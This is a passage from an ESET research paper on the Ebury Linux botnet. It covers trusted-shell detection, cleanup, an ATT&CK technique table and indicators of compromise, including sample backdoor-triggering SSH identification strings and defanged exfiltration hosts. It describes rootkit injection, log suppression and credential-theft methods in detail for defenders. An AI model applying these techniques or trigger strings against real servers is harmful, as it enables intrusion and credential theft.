- Another technique is to set `LD_PRELOAD`, `LD_DEBUG`, or `LD_TRACE_LOADED_OBJECTS` to an empty string or any value, which also prevents the rootkit from being activated. This behavior was probably implemented to avoid altering the behavior of legitimate tools that rely on these Linux loader variables, such as **ldd**, a tool used to list library dependencies of an ELF file. Additionally, it circumvents an indicator previously shared in 2017, where we suggested using `LD_DEBUG=symbols` to detect the injection of `libkeyutils.so`.
- If you have systemd version 240 or newer, utilizing `systemd-run -S` allows you to start a shell with the systemd daemon (the process having PID 1) as its parent process. This shell will remain uncompromised by Ebury since Ebury is not present in systemd's init daemon.
- Although not always possible to do remotely, shells started from physical access or a console that doesn't rely on OpenSSH should be free from the Ebury userland rootkit, because they are not a subprocess of `sshd`. This is the case for both the console (Ctrl-Alt-F1) or a terminal emulator (GNOME Terminal, rxvt, etc.) started from the graphical user interface.

From a trusted shell, it should now be possible to see the indicators listed in the *IoCs* section.

Automated detection

We have created a detection script to identify indicators up to Ebury version 1.8.2. However, please note that newer versions of Ebury are likely to bypass these indicators, rendering the detection script ineffective. To address this, we have developed a more generic program that can detect the presence of a userland rootkit using various techniques. For the source code, documentation, and compiled distribution of this program, please refer to the ESET **malware-research** GitHub repository.

Payment details

A way to prevent server-side web skimmers is to avoid having the e-commerce website handle the credit card details and transaction. This can be done by sending the visitor to the payment service provider website to perform the transaction, rather than forwarding the credit card details to a payment provider to validate the transaction. Such forwarding introduces unnecessary risk. When the payment is performed outside the merchant website, the visitor can be redirected back to the website after the transaction is complete, and the merchant can communicate with the payment provider to confirm that the transaction went through. A lot of transactional websites are already using this approach.

Cleaning

To ensure that the system is completely free from compromise, a complete reinstallation is necessary, without reusing any of the keys or credentials from the affected server. If your hosting provider supplies you with a password during server provisioning, it is imperative to change that password as soon as possible.

All credentials present on the system, such as passwords, SSH keys, and private keys utilized for traffic encryption or code signing, must be regarded as compromised, regardless of whether they are encrypted. It is crucial not to employ the compromised system for authenticating with any other systems to avoid the risk of credentials being stolen and subsequently exploited to propagate Ebury or other forms of malware.

Conclusion

This paper exposes the Ebury group and its activities. It shows the different methods used to propagate and compromise additional servers. It also shows the massive scale of the operation, with 400,000 servers compromised by the group since 2009. It provides an in-depth technical analysis of the Ebury software, and many of the related malware families they use to monetize their botnet. It demonstrates how AitM is used to steal cryptocurrencies. With this paper, we communicate ways for system administrators to determine if their servers are compromised by Ebury.

Ebury poses a serious threat and a challenge to the Linux security community. There is no simple fix that would make Ebury ineffective, but a handful of mitigations can be applied to minimize its spread and impact. One thing to realize is that it doesn't happen only to organizations or individuals that care less about security. A lot of very tech-savvy individuals and large organizations are among the list of victims.

We talked about multi-factor authentication (MFA) for SSH as a mitigation technique when we first published about Ebury. Since Ebury still uses, among other things, stolen credentials to spread, this is still a valid mitigation to consider. However, MFA still isn't widely adopted for SSH. It relies on third-party PAM modules such as the **Google Authenticator PAM module** and needs manual configuration. It is not the default security setting of any popular Linux distribution. As a result, MFA is rarely deployed for the SSH service.

One striking realization is the number of hosting providers being compromised by Ebury, and how the perpetrators use their access to compromise the accounts of that provider. Access to servers used for shared hosting grants them access to a lot of unencrypted web traffic, which they leverage for stealthy redirection or capturing details submitted in online forms. Compromised OpenVZ hosts are used to install Ebury in all their containers. Compromised control panels grant access to virtual and dedicated servers being rented from that provider. The compromise of virtual and dedicated servers would be more difficult for the perpetrators if hosting providers wouldn't use passwords (generated, or not) when provisioning servers. In that scenario, the plaintext password must be communicated to the customer, and it is usually sent via email. A better approach is to use an SSH key pair, generated on the trusted endpoint of the administrator renting the server. The public key can safely be shared with the provider, who can deploy it to the new server. This way, the secret is only available to the administrator, and not even the hosting provider has the credentials to connect via SSH.

Using AitM inside data centers to compromise interesting targets with Ebury is also something that hasn't been documented before. This automated way to go after servers that potentially have cryptocurrency wallets enables the group to monetize its botnet quickly.

We hope this publication raises awareness around Ebury and the criminal activities being conducted on servers currently running the internet. Botnets of Linux servers are damaging and induce considerable financial loss. By sharing indicators, providing tools, and documenting the activities of this gang, we hope to reduce their impact and make the internet a safer place.

Acknowledgments

This publication wouldn't be possible without the help of the following individuals and organizations.

- Fellow ESET researchers Jean-Ian Boutin, Thomas Dupuy, Matthieu Faou, Zuzana Hromcová, Facundo Muñoz, Zoltán Rusnák and Mathieu Tartare for their help and honest review, and to Nick FitzGerald, René Holt, and Bruce P. Burrell for language review.
- The National High Tech Crime Unit (NHTCU) of the Dutch National Investigations and Special Operations for their trust and partnering with ESET in the investigation.
- The Shadowserver Foundation.
- A. Yeow from `bitnodes.io` for data about Bitcoin nodes.
- All victims who reached out to ESET researchers to share samples or information about Ebury.

MITRE ATT&CK Techniques

MITRE ATT&CK Techniques

This table was produced using **version 14** of the MITRE ATT&CK Enterprise table.

Tactic	ID	Name	Description
Reconnaissance	T1592.002	Gather Victim Host Information: Software	Using stolen credentials or the Ebury backdoor, a Perl or Bash script is run to determine the version of the operating system and what services are running, such as a web server.
	T1592.004	Gather Victim Host Information: Client Configurations	Using stolen credentials or the Ebury backdoor, a Perl or Bash script is run to determine the version of the operating system and network configuration.
Resource Development	T1583.001	Acquire Infrastructure: Domains	Domains are used by Ebury, FrizzySteal, and HelimodSteal to find the exfiltration server.
	T1583.003	Acquire Infrastructure: Virtual Private Server	Ebury operators rent VPSes to proxy traffic to compromised hosts.
	T1583.004	Acquire Infrastructure: Server	Ebury operators rent dedicated servers to proxy traffic, host databases, and control the botnet.
	T1583.006	Acquire Infrastructure: Web Services	HelimodSteal and FrizzySteal exfiltration servers are hosted behind Cloudflare.
	T1584.004	Compromise Infrastructure: Server	Servers compromised with Ebury are used as part of their malicious infrastructure.
	T1587.001	Develop Capabilities: Malware	Ebury, KernelRedirect, the Helimod malware family, and more are authored by the perpetrators.
	T1587.004	Develop Capabilities: Exploits	An exploit for web administrator panel software was developed by the Ebury gang.
Initial Access	T1190	Exploit Public-Facing Application	An exploit for web administrator panel software was used by the Ebury gang.
	T1078	Valid Accounts	Ebury is installed by using stolen SSH credentials.
Execution	T1059.004	Command and Scripting Interpreter: Unix Shell	Attackers use Bash scripts to gather information about the compromised machines.
	T1059	Command and Scripting Interpreter	Attackers use Perl scripts to gather information about the compromised machines and install malware.
	T1609	Container Administration Command	`vzctl` is used to list OpenVZ containers and install Ebury on them.
	T1129	Shared Modules	Ebury is executed by hooking the keyutils shared library, loaded by OpenSSH and libcurl.

Persistence	T1554	Compromise Client Software Binary	The keyutils library is modified to add malicious behavior to the OpenSSH client and the curl library.
	T1574.006	Hijack Execution Flow: Dynamic Linker Hijacking	Ebury uses the `LD_PRELOAD` environment variable to inject itself in programs launched by SSH sessions.
	T1078	Valid Accounts	Attackers use credentials to reinstall Ebury if it is removed from the server.
Privilege Escalation	T1068	Exploitation for Privilege Escalation	Attackers use DirtyCOW to gain root privileges on compromised servers.
Defense Evasion	T1562.001	Impair Defenses: Disable or Modify Tools	Ebury injects into processes to modify tools reporting its presence. iptables tools can be modified to avoid reporting specific rules.
	T1562.004	Impair Defenses: Disable or Modify System Firewall	iptables rules may be injected to allow malicious traffic.
	T1562.006	Impair Defenses: Indicator Blocking	Ebury disables OpenSSH, system, and audit logs when the backdoor is used.
	T1070.002	Indicator Removal: Clear Linux or Mac System Logs	When using valid credentials rather than the Ebury backdoor via OpenSSH, logs are cleared to remove traces of the successful login.
	T1070.006	Indicator Removal: Timestomp	Timestamps of the files are modified when deploying malware.
	T1036.005	Masquerading: Match Legitimate Name or Location	HelimodProxy's auxiliary executable file is named `pmtad`, like the legitimate PowerMTA daemon.
	T1027.001	Obfuscated Files or Information: Binary Padding	When installed, the value of the build id (NT_GNU_BUILD_ID) in the Ebury ELF file is replaced with a random value to change the hash of the file.
	T1027.002	Obfuscated Files or Information: Software Packing	Ebury and FrizzySteal strings are encrypted.
	T1027.007	Obfuscated Files or Information: Dynamic API Resolution	Ebury dynamically resolves the addresses of external functions.
	T1014	Rootkit	Ebury acts as a userland rootkit when injected inside the shell of SSH sessions.
	T1622	Debugger Evasion	Ebury will not inject into programs run inside a debugger, such as the GNU debugger, to avoid suspicion.
Credential Access	T1556	Modify Authentication Process	Ebury allows bypassing SSH authentication.
	T1557.002	Adversary-in-the-Middle: ARP Cache Poisoning	The attackers use Ebury-compromised servers to launch ARP cache poisoning to perform AitM in order to steal SSH credentials.
	T1110.001	Brute Force: Password Guessing	Ebury operators try to brute force SSH credentials.
	T1110.004	Brute Force: Credential Stuffing	Ebury operators use known valid credentials on systems related to where they are valid.
	T1212	Exploitation for Credential Access	Attackers use passwords collected in administration software for provisioning servers to deploy Ebury on the servers they manage.
	T1040	Network Sniffing	HelimodSteal and Ebury can capture credentials sent over HTTP or HTTPS.
	T1003.008	OS Credential Dumping: /etc/passwd and /etc/shadow	Ebury dumps the content of the shadow file and brute forces passwords.
	T1552.001	Unsecured Credentials: Credentials In Files	Ebury steals passwords from other SSH password stealers that store credentials on disk.
	T1552.004	Unsecured Credentials: Private Keys	Ebury operators dump SSH private keys from compromised systems.

Discovery	T1018	Remote System Discovery	Using Ebury, attackers dump OpenSSH's `known_hosts` files to find related servers.
	T1082	System Information Discovery	Using Ebury, attackers list mounted file systems and free space, operating system version, and more.
	T1016.001	System Network Configuration Discovery: Internet Connection Discovery	Using Ebury, attackers list IP addresses assigned to the system.
Lateral Movement	T1021.004	Remote Services: SSH	Attackers try to log into related systems via SSH using stolen credentials.
Collection	T1056.004	Input Capture: Credential API Hooking	Ebury hooks functions in the OpenSSH client to capture credentials.
	T1560.001	Archive Collected Data: Archive via Utility	Attackers use `tar` to exfiltrate wanted files from compromised systems.
Command and Control	T1071.001	Application Layer Protocol: Web Protocols	HelimodRedirect and HelimodSteal can be configured over HTTP.
	T1568.002	Dynamic Resolution: Domain Generation Algorithms	Ebury uses an algorithm to generate domain names used to find an exfiltration server.
	T1568.003	Dynamic Resolution: DNS Calculation	The IP address of Ebury's exfiltration server is decrypted from the `TXT` record rather than the `A` record.
	T1573.002	Encrypted Channel: Asymmetric Cryptography	Ebury uses a public key to encrypt exfiltrated credentials and to decrypt information from a `TXT` record.
	T1090.003	Proxy: Multi-hop Proxy	When reaching out to an Ebury-compromised server, the attackers use multiple layers of proxies.
Exfiltration	T1048.002	Exfiltration Over Alternative Protocol: Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Ebury can encrypt credentials with an RSA-2048 public key and exfiltrate them via UDP.
	T1041	Exfiltration Over C2 Channel	Ebury can exfiltrate credentials as the result of a command (`Xcat`) over an SSH session.
Impact	T1565.002	Data Manipulation: Transmitted Data Manipulation	HelimodRedirect and KernelRedirect add or change the Location header of HTTP replies.

IoCs

IoCs

Host-based indicators

To determine whether a system is compromised by Ebury, make sure you do so from a trusted shell. At the time of writing, the following command starts a shell free from the Ebury rootkit:

```
H=1 LD_DEBUG="" LD_PRELOAD="" "$SHELL"
```

While only one of the environment variables is enough, using three is our attempt to make it more difficult to circumvent in future versions of Ebury. Alternatively, systemd can also provide a shell that's not a subprocess of the OpenSSH server using the command:

```
systemd-run -S
```

See the *Detection* section for more details about evading the userland rootkit.

Since Ebury version 1.5, Ebury starts a process to keep state information and perform credential exfiltration. An **abstract UNIX socket** is used to communicate between the compromised SSH client or server and this permanently running process.

Abstract UNIX sockets are usually displayed by prefixing them with `@` to differentiate them from filesystem pathname-bound sockets. `lsof -U` or `/proc/net/unix` can be used to list UNIX sockets. Here are examples of the commands with their outputs showing abstract UNIX sockets created by Ebury (first line of output, in red) and a legitimate application (second line of output, in green):

```
# lsof -U | grep @
systemd-u 1776 root 3u  unix 0xffff9519b9931540 0t0 22471 @/dev/event-E4LgEFWIcy
virtiofsd  381 root 4u  unix 0xffff9151807a3000 0t0 20524 @9634c
```

or:

```
$ grep @ /proc/net/unix
ffff9519b9931540: 0000002 00000000 00010000 0001 01 22471 @/dev/event-E4LgEFWIcy
ffff9151807a3000: 0000002 00000000 00010000 0001 01 20524 @9634c
```

Abstract UNIX sockets with the following names are known to be used by Ebury:

- `/dev/event-E4LgEFWIcy`
- `/dev/event/loop0`
- `/dev/stats-MxPAxNpy3x`
- `/proc/udevd`
- `/proc/ulog`
- `/run/systemd/journal-YAjXO8luqOa`
- `/run/systemd/journal/dlog`
- `/run/systemd/log`
- `/run/systemd/log-90zMvYX7uL`
- `/run/systemd/log-wuO3nuFBHN`
- `/tmp/dbus-0m9eDQpdXZ`
- `/tmp/dbus-9XZXkmdfpN`
- `/tmp/dbus-VdyGBaqZws`
- `/tmp/dbus-Xrga2cOewg`
- `/tmp/dbus-ZP7tFO4xsL`
- `/tmp/dbus-kZ8VEtJDOJ`
- `/tmp/dbus-luzG4UqDt8`
- `/tmp/dbus-n3UUkeqEZG`
- `/tmp/dbus-vBWUDhHCHp`
- `event-CRbBwZlvXa`
- `ACPI-NYlT78Tj`
- `UDEV-4kAmkRW3`

The permanently running process listening to this UNIX socket is started by loading the Ebury payload into a legitimate executable using `LD_PRELOAD`. Abused legitimate processes include:

- `/bin/hostname`
- `/bin/sync`
- `/sbin/auditd`
- `/sbin/rsyslogd`
- `/sbin/udevd`
- `/usr/lib/systemd/systemd-udevd`
- `/usr/sbin/acpid`
- `/usr/sbin/anacron`
- `/usr/sbin/arpd`
- `/usr/sbin/atd`
- `/usr/sbin/crond`

Finding Ebury on disk

The Ebury payload size is approximately between 28 kB (version 1.2.1) and 64 kB (version 1.8). It is typically present in a shared library containing an initialization function executed when the library is loaded.

There are multiple ways that Ebury can be installed on a system.

- Replacing `libkeyutils.so`, a library loaded by OpenSSH, with a trojanized version.
- Placing a trojanized version of `libkeyutils.so` in `[...]/lib/tls/`. This file will be loaded instead of the legitimate one, if present.
- Patching `libkeyutils.so` to load `libXXX.so` instead of the `libc.so.6` library. The `libXXX.so` library contains the Ebury payload. `XXX` is a three letter or digit string. Here are some examples of filenames we have seen:

  `libns2.so`

  `libns5.so`

  `libpw3.so`

  `libpw5.so`

  `libsbr.so`

  `libslr.so`

  `libstz.so`

  `libtsq.so`

  `libtsr.so`

- Replacing `libkeyutils.so` with a trojanized version that will dynamically load another shared library file containing the Ebury payload. Here are some examples of filenames we have seen:

  `libkeystats.so`

  `libkeyctl.so`

  `librwctl.so`

- On rare occasions, mostly on non-Linux systems, Ebury is part of the OpenSSH executables themselves (`ssh`, `sshd`, etc.). In those cases, OpenSSH is patched, and sometimes recompiled on the compromised system.

Network

Ebury operators are known to connect daily to compromised systems using the Ebury backdoor to retrieve stolen credentials and system information such as known hosts and users who last connected to the system. They have used the following IP addresses to connect to compromised systems:

IP address	First seen
`45.59.120[.]146`	2024-04-24
`65.21.54[.]164`	2023-03-24
`141.255.166[.]187`	2024-04-18
`146.70.124[.]102`	2024-04-24
`185.59.103[.]8`	2024-04-24
`195.123.225[.]83`	2024-02-14
`213.232.235[.]104`	2024-04-24

DNS

Under certain circumstances, Ebury tries to exfiltrate intercepted credentials by sending an encrypted UDP packet using port 53 (conventionally DNS) as the destination port. To find the server to send this data to, a DNS request is made for the `TXT` record of a subdomain of one of the following domains:

Domain	Registration date	Details
`qimpj6kkofzf[.]biz`	2023-09-01	First domain of the sixth iteration of the DGA.
`op3f1libgh[.]biz`	2019-01-30	First domain of the fifth iteration of the DGA.
`larfj7g1vaz3y[.]net`	2016-09-19	First domain of the fourth iteration of the DGA.

The `A` records of these domains are misleading and ignored by Ebury. The IP address is decrypted from the `TXT` record. Here are the IP addresses used for exfiltration at the time of writing:

IP address	First seen
`185.145.245[.]167`	2023-11-10
`135.181.148[.]230`	2022-05-07
`141.164.52[.]243`	2021-11-02

The following domains are used to exfiltrate HTTP POST requests over HTTP or HTTPS.

Domain	Hosting provider	First seen
`pbarsec[.]com`	Cloudflare	2020-05-12
`checklicence[.]net`	Cloudflare	2020-08-25

In SSH traffic

The Ebury backdoor is activated by including specific information in the SSH client identification string. This string consists of the first bytes sent by an SSH client. Since it is sent before the SSH handshake and key exchange are performed, it is unencrypted. The client identification string usually contains the client application name and version. Here is an example client identification string from OpenSSH:

`SSH-2.0-OpenSSH_8.6`

An SSH connection enabling the Ebury backdoor contains hexadecimal-encoded data (for Ebury before version 1.7) or base64-encoded data (for Ebury version 1.7 and later, first seen in 2019). Since version 1.8, spaces are ignored. Here are three examples of malicious client identification strings:

`SSH-2.0-b479ec723a2ba590d6c4a0bf40f4ba`

`SSH-2.0-XDbxdCP/G9Dcd1qDCE+t`

`SSH-2.0-FcZpUkMuIY 2MfBBDvOJdFBTFUw==`

YARA rules

YARA rules are available on ESET's malware-ioc GitHub repository.

Files

SHA-1	Filename	Detection	Description
98FBD545B5C1B1FE185730BA9B1CD4BEBFAE4476	libstz.so	Linux/Ebury.J	Ebury v1.7.0p.
44B04CFC095F93D17B1BD4F8820C16843FCBAC3E	libkeyutils.so	Linux/Ebury.H	Ebury v1.7.3.
013647E5AD347539EEF6C5933B16AD01B1806C3C	libkeyutils.so	Linux/Ebury.N	Ebury v1.8.0.
787A93F86E7F5FCF922E996B577DF532270C7184	libllz564	Linux/Ebury.N	Ebury v1.8.1.
E7DEBD6E453192AD8376DB5BAB03ED0D87566591	libllz564	Linux/Ebury.N	Ebury v1.8.2.
CD9A5B823906CC620B28D69DBDB11BD9FE6B3E03	libkeyutils.so	Linux/Ebury.H	Ebury v1.6.3.
DDAE9417470F832DB550EFB716B5BAEAAAA35372	libsbr.so	Linux/Ebury.I	Ebury v1.6.2fp.
71CA9B7C418264C2C856D47483666D123861D476	libkeystats.so	Linux/Ebury.J	Ebury v1.7.0c.
4A7303DD8E7BBBF063463B3852245ABDD343F5B6	libkeystats.so	Linux/Ebury.J	Ebury v1.7.3c.
DFAECF7EBFC169CDF923AF421EDD537CCE536A64	librwctl.so	Linux/Ebury.L	Ebury v1.7.4c.
3137DCA3F6FBD566F4ED2F49076A63D84869E13C	libkeyutils.so	Linux/Ebury.K	Ebury v1.7.4d.
96FD9B3064F04EE3063B2B103F856BB729B58749	ibz.so	Linux/FrizzySteal.A	FrizzySteal.
53829463A7DE8C4BACE97B1F6925728F3421DF53	pmtad	Linux/HackTool.Proxy.D	Modified 3proxy.
947EEE633E9347F72625FB652F94488A4B2B37F0	pmtad	Linux/HackTool.Proxy.D	Modified 3proxy.
E39667AA137E315BC26EAEF791CCAB52938FD809	mod_dir.so	Linux/HelimodProxy.A	Helimod Apache module.
0B91C3C2627F9948B8F3446822F99FAF88081267	mod_dir.so	Linux/HelimodRedirect.A	HelimodRedirect Apache module.
580E6075C65D867667D507E2B00C8EEF79C907A1	mod_auth_basic.so	Linux/HelimodRedirect.A	HelimodRedirect Apache module.
3988D1A743E83D532130BC8090A7BC7001FE1BB0	mod_authn_file.so	Linux/HelimodRedirect.A	HelimodRedirect Apache module.
429A81BBD18A35C3C4D1DCB8BC76F5A7D9724A79	mod_authz_host.so	Linux/HelimodRedirect.A	HelimodRedirect Apache module.
16EE09926A2109262686D58974079ADC25E31AA1	mod_authz_user.so	Linux/HelimodRedirect.A	HelimodRedirect Apache module.
EC4941BDD9FFB241968FD59A28B70BCE288ED261	mod_dir.so	Linux/HelimodRedirect.A	HelimodRedirect Apache module.
A64D6C7444FC2404A589ED7F8527E698682A3E68	mod_env.so	Linux/HelimodRedirect.A	HelimodRedirect Apache module.
15560B44286122FA0679C6C2368817CE2DC747E6	mod_auth_basic.so	Linux/HelimodSteal.A	HelimodSteal Apache module.
94532111459E024BCB7E2025A6C145876A46F829	mod_authn_file.so	Linux/HelimodSteal.A	HelimodSteal Apache module.
AD350D7DA4BF1F7080026B683F93401CD735E974	mod_authz_host.so	Linux/HelimodSteal.A	HelimodSteal Apache module.
75E8A197B6A9A7903CA43782BDD77CD9611FEFE0	mod_authz_user.so	Linux/HelimodSteal.A	HelimodSteal Apache module.
CFB48909B978E91CFC6FFCAF2E4B04F27F503B34	mod_dir.so	Linux/HelimodSteal.A	HelimodSteal Apache module.
D39959356283DB4B3184BDB15E890E74CF1EA65C	mod_env.so	Linux/HelimodSteal.A	HelimodSteal Apache module.

070F85BF02AD3FB0978785B3272D7B08F5C47A1A	iptables-multi-1.4.7	Linux/IptablesPatch.A	Modified iptables executable.
10F94157365E6A1BBB101B3222EE3C3C675B9829	iptables-multi-1.4.7	Linux/IptablesPatch.A	Modified iptables executable.
12666F2FBEFC55F1DDB4BA86B5D85DB733889162	iptables-multi	Linux/IptablesPatch.A	Modified iptables executable.
22BB2E0D1E1B0B009464E2919A381C4951D7D90D	iptables-multi	Linux/IptablesPatch.A	Modified iptables executable.
2DBF91347FA987E6199DAE5141641D04D0C963FF	iptables-multi-1.4.7	Linux/IptablesPatch.A	Modified iptables executable.
535C5588ED2EF9A4E960882C23E3104E81F2C079	iptables-multi-1.4.7	Linux/IptablesPatch.A	Modified iptables executable.
AA0EC27C26E5484B4EB23D8424B2412221D5C7FC	iptables-multi	Linux/IptablesPatch.A	Modified iptables executable.
12EA4595C6F38E60C23F09B2F08D78BA6EB0C1B3	nf_conntrack6.ko	Linux/KernelRedirect.A	KernelRedirect Netfilter kernel module.
1918E40580291D0299A78DDFB9123923F832CEB3	nf_conntrack6.ko	Linux/KernelRedirect.A	KernelRedirect Netfilter kernel module.
20599D89E4F648CF0F6EB46DEE67DB63984A8C36	nf_conntrack6.ko	Linux/KernelRedirect.A	KernelRedirect Netfilter kernel module.
6FF132E50EFA5ABF534A005CB58C9C5B5FC39BEC	nf_conntrack6.ko	Linux/KernelRedirect.A	KernelRedirect Netfilter kernel module.
9569A8411477305FACA78E1C944D479EFA028DFB	nf_conntrack6.ko	Linux/KernelRedirect.A	KernelRedirect Netfilter kernel module.
BCC3B83CFADBD58256FC41AF9F0BFF50AC1F148B	nf_conntrack6.ko	Linux/KernelRedirect.A	KernelRedirect Netfilter kernel module.
D392022D8B72BCDDB849A94829C87731874E94AC	nf_conntrack6.ko	Linux/KernelRedirect.A	KernelRedirect Netfilter kernel module.
D3D6567862B4B7811BEA76BE117E901B2B6B8399	nf_conntrack6.ko	Linux/KernelRedirect.A	KernelRedirect Netfilter kernel module.
D901D65F7A7A49296A501420F6D32BBF968F5BDE	nf_conntrack6.ko	Linux/KernelRedirect.A	KernelRedirect Netfilter kernel module.
ED5662F3CF80B8108D2172FBCA6119E403205EAA	nf_conntrack6.ko	Linux/KernelRedirect.A	KernelRedirect Netfilter kernel module.
EDD2DE0FAFE84EA51029FFDE38ACBB5918108DF5	nf_conntrack6.ko	Linux/KernelRedirect.A	KernelRedirect Netfilter kernel module.
FD6709AF6A8DC384B101A8E9ED36C1092533C404	nf_conntrack6.ko	Linux/KernelRedirect.A	KernelRedirect Netfilter kernel module.
04FF6202534A394586D826B320645AEC24CE7AA5	libcurl.so.4.6.0	Linux/SmallCuteCat.A	libcurl with the SmallCuteCat payload.
32BB38D7D6B03DB4779E7A7183E7FA42DFBAFFC2	libcurl.so.4.4.0	Linux/SmallCuteCat.A	libcurl with the SmallCuteCat payload.
59F238DA1FD822AAD6FA7DF78D823854EAF8762E	libcurl.so.4.4.0	Linux/SmallCuteCat.A	libcurl with the SmallCuteCat payload.
6369AD38D39562DD9D6D3E2612496A5357FFC09B	libcurl.so.4.5.0	Linux/SmallCuteCat.A	libcurl with the SmallCuteCat payload.
67C1905EF4D0422DBDFAC41DC80F9C4D5C69E288	libcurl.so.4.5.0	Linux/SmallCuteCat.A	libcurl with the SmallCuteCat payload.
6BEE8F88F3F145170CEF58D9F790DDD99CDFA547	libcurl.so.4.6.0	Linux/SmallCuteCat.A	libcurl with the SmallCuteCat payload.
72048DEABE7F37BBECBFDA1570E1AB6B366B72BD	libcurl.so.4.4.0	Linux/SmallCuteCat.A	libcurl with the SmallCuteCat payload.
907822012D6A970D676B634903F099587ED9C335	libcurl.so.4.6.0	Linux/SmallCuteCat.A	libcurl with the SmallCuteCat payload.
9209D757770AAFCA0B84B9F63B8769DF8CAC3F1A	libcurl.so.4.5.0	Linux/SmallCuteCat.A	libcurl with the SmallCuteCat payload.
4F92498FB8C1BFED97F18CFB7B36AF899F70F582	iptables-multi	Linux/IptablesPatch.A	Modified iptables executable.
D8647E825EFE74BF1726C0C494E3C2588FFF2262	libcurl.so.4.5.0	Linux/SmallCuteCat.A	libcurl with the SmallCuteCat payload.

About ESET

For more than 30 years, ESET has been developing industry-leading IT security software and services to deliver comprehensive, multilayered protection against cybersecurity threats for businesses and consumers worldwide. ESET has long pioneered machine learning and cloud technologies that prevent, detect and respond to malware. ESET is a privately owned company that promotes scientific research and development worldwide.

WeLiveSecurity.com

@ESETresearch

ESET GitHub

ESET Threat Reports and APT Activity Reports

Digital Security
Progress. Protected.

(eset):research